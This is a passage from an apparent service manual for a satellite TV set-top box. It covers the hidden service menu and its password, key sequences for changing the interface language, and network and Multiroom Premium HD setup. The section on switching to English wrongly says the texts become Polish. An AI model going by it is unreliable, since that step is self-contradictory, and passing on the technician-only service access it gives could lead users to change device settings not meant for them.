
In case of success, the service menu is activated and the user is prompted for a password:

The service menu password is: 159357. When entered, service menu finally opens:

If service menu was not activated, standard SSU download screens is presented to the user:

3. Changing on-screen language to English

Enter SETUP menu by pressing SETUP key on a TV remote. Enter a sequence of the following keys:

5, 2, 6, 4, 3, 6, 4

All user interface texts should be now in Polish.

4. Changing on-screen language to Polish

Enter SETUP menu by pressing SETUP key on a TV remote. Enter a sequence of the following keys:

5, 2, 6, 4, 7, 6, 5

All user interface texts should be now in Polish.

5. Checking system configuration

Enter SETUP menu by pressing SETUP key on a TV remote. Navigate to DIAGNOSTICS menu:

Select SYSTEM INFORMATION menu entry and detailed system information will be presented on a TV screen:

6. Setting up network connection

Enter SETUP menu by pressing SETUP key on a TV remote. Navigate to INSTALLATION menu:

Select NETWORK CONFIGURATION menu entry to show network configuration menu:

Select MANUAL CONFIGURATION menu entry in order to be able to input detailed network configuration:

Upon completing the configuration, select TEST button. A test will be conducted to verify the provided configuration settings:

If successful, the user will be prompted whether to save provided network configuration:

Select YES button to save provided network configuration.

7. Activating Multiroom Premium HD

Enter SETUP menu by pressing SETUP key on a TV remote. Navigate to INSTALLATION menu:

Select MULTIROOM menu entry in order to open Multiroom Premium HD configuration menu:

Select MANUAL CONFIGURATION menu entry in order to proceed with Multiroom Premium service activation. As a result, a warning message is presented to the user:

Select CONTINUE button and a network configuration screen containing a summary of current network settings will be presented:

Select TEST button and a summary of network configuration settings will be presented:

Select CONTINUE to test the Multiroom configuration:

Upon success, the following screen will be presented on a TV:

Select ACTIVATE in order to activate the Multiroom Premium HD service and boot the device into Multiroom mode.

8. Setting up Multiroom Premium HD

When a device is booted into Multiroom Premium HD mode, a user might be prompted that a new software update is available for install:
